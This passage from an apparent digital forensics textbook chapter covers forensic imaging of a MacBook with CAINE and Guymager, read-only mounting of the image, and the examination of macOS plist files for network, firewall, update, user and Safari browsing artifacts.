- Automatically generate MD5, SHA1, and SHA 256 hashes.
- Advanced features include hash and block customization along with extension naming options.
- Two fast, compact flash readers, UDMA 1394a adapter and USB 2.0.

Guymager

Guymager is an open source tool used for acquisition of a device and creates a forensic image of that media. Some of its features include:

- Simple user interface.
- Multithreaded data compression and pipelined design make it much faster and more reliable.
- Generates dd, E01, and AFF image formats.

Case Study: Acquisition of a MacBook Machine

Following are the steps to boot the system forensically:

1. Change 'Full Security' to 'No Security' in the Secure Boot section, and select 'Allow booting from external media.' Make these changes at the time of booting if necessary (Figure 4-2).




Figure 4-2. *Boot options*

2. Make sure that system is turned off (not in sleep mode).
3. Here we are using CAINE a forensics distro Ubuntu Linux-based bootable USB, through which we will boot CAINE OS on our Mac system and acquire the disk image of the system. CAINE is Computer Aided Investigation Environment. It offers a complete forensic environment and contains a huge collection of open source tools for any forensic investigation.
4. Insert the bootable USB thumb drive.
5. As soon as you press the power-on button, make sure to press and hold the option key to get a list of drives options that you can boot into as shown in Figure 4-3. Macintosh is our macOS and EFI boot is our CAINE bootable. Select the EFI Boot option.

Figure 4-3. *List of drives*

6. Release the option key after the start-up manager appears.
7. Select your bootable device.
8. Mount the drive that will hold the image file, which we are going to create now.
9. Open Guymager tool in your CAINE bootable drive, and you will find /dev/sda partition, which is our Apple's disk (Figure 4-4). Right-click on it and select Acquire Image option for imaging.




Figure 4-4. *Opening Guymager*

10. The next step is to fill out the required image data as shown in Figure 4-5 and click on start to image the Apple drive.




Figure 4-5. *Image data*

11. Mount the image we captured in the previous steps, in Arsenal Recon Image Mounter Tool in Windows (Figure 4-6). This tool mounts the contents of a disk image as a complete disk in Windows.




Figure 4-6. *Mount the image*

12. Select the read-only option to analyze the image in a forensically sound manner, and click on removable disk as shown in Figure 4-7.




Figure 4-7. *Mount options*

13. Select the disk Macintosh HD and mount the drive as shown in Figure 4-8.




***Figure 4-8.** Mounting the disk*

14. In Figure 4-9, we can see the files and folders in the Macintosh HD drive.





***Figure 4-9.** The disk open on Windows*

Blacklight

Another tool to mount forensic Image for analysis is Blacklight. Blacklight is a commercial tool for analysis of computer volumes, memory images quick search, and filtering with a thorough analysis. This tool allows forensic investigators to examine contents of a forensic image of a MacOS computer, iOS device, and Windows computer. The following image shows contents of a disk image that we captured in previous steps.



It provides us with a basic analysis of the following:

- System information (OS, last login/logout time, time zone)
- USB details
- Network share details
- Internet artifacts
- Timeline analysis (Plaso)

Case Study: Plist Viewer

In the mac OS, property list files (.plist) are the settings files that contain properties and configuration settings for various programs. It is formatted in XML and is based on Apple's Core Foundation DTD.

OSForensics includes a tool called Plist Viewer to view the contents of Plist files. We are an evaluation version of OSForensics. This tool is able to display both XML and binaries formatted plist files and allows the user to search within the key and values that match a specified text phrase.

Here we have taken a few plist files from our Mac OS for forensic analysis. These plist files are present at:

- /Library/Preferences/SystemConfiguration/NetworkInterfaces.plist
- /Library/Preferences/com.apple.alf.plist
- /Library/Preferences/com.apple.SoftwareUpdate.plist
- /private/var/db/dslocal/nodes/Default/users/*username*.plist

NetworkInterfaces.plist

The network interfaces and their MAC ID's can be useful to obtain the networks logs from the network devices, such as intrusion detection system or switch. MacOS stores this information using a binary plist file NetworkInterfaces.plist.

BSD Name stores the interface name and **IOMACAddress** has the MAC address, as shown in Figure 4-10.




Figure 4-10. Network interfaces

Here we get to know the interface name, which here is en0 and the MAC address is 00:0C:29:69:65:47.

com.apple.alf.plist

MacOS has an application firewall for network security mechanisms. This application firewall is configured using the plist file com.apple.alf.plist. If the attribute global state has the value 1, the firewall is activated; otherwise, if the value is 0, the firewall is off. This is shown in Figure 4-11.




Figure 4-11. *Firewall state*

Here we can see that the firewall is off. Since a firewall's main function is to allow or disallow incoming and outgoing connections depending on the way it is configured to function, a disabled firewall could make a system vulnerable to many cyberattacks, thereby giving a hacker the opportunity to execute malicious codes remotely and take full control of the system.

com.apple.SoftwareUpdate.plist

The com.apple.SoftwareUpdate.plist contains the last timestamp when the macOS was partially and fully updated.

Plist attributes:

- LastSuccessfulDate shows timestamp from the last partial update.
- LastFullSuccessfulDate shows timestamp from the last full update.
- LastAttemptSystemVersion shows last macOS version.
- LastRecommendedUpdatesAvailable shows number of pending updates.
- RecommendedUpdates shows array with the pending updates.

As shown in Figure 4-12, we can see the Software Version of Mac OS as 10.13.6 and one new update is available.




Figure 4-12. *Software details*

username.plist

As noted above, In macOS, the system user information is stored in a plist file:

`/private/var/db/dslocal/nodes/Default/users/`*`username`*`.plist`

Here our username is `user`, therefore our file name is `user.plist` (if your username is `mymac`, then your plist filename would be `mymac.plist`). Figure 4-13 shows user information stored in user.plist, and the table shows what the various fields in this plist file indicate.

Key	Value
shell:	The shell path used by the user.
realname:	The first and last name of the user.
name:	System user name.
home:	Home directory.
uid:	Numeric user ID that identify the user in the system.
gid:	Numeric group ID of the user.




Figure 4-13. *User names*

Safari plist Files

Similarly, we can view some of the plist files for Apple's Safari default web browser, which is stored in /Library/Safari/. This is shown in Figure 4-14.




Figure 4-14. *Safari data*

`Downloads.plist` file stores downloaded files with their date and time of download. (Here we have downloaded the Firefox Web Browser as shown in Figure 4-15.)




Figure 4-15. *Download details*

RecentlyClosedTabs.plist contains a list of recently visited and closed tabs. Here each item contains an URL, which we visited, with its time and date. This is shown in Figure 4-16.

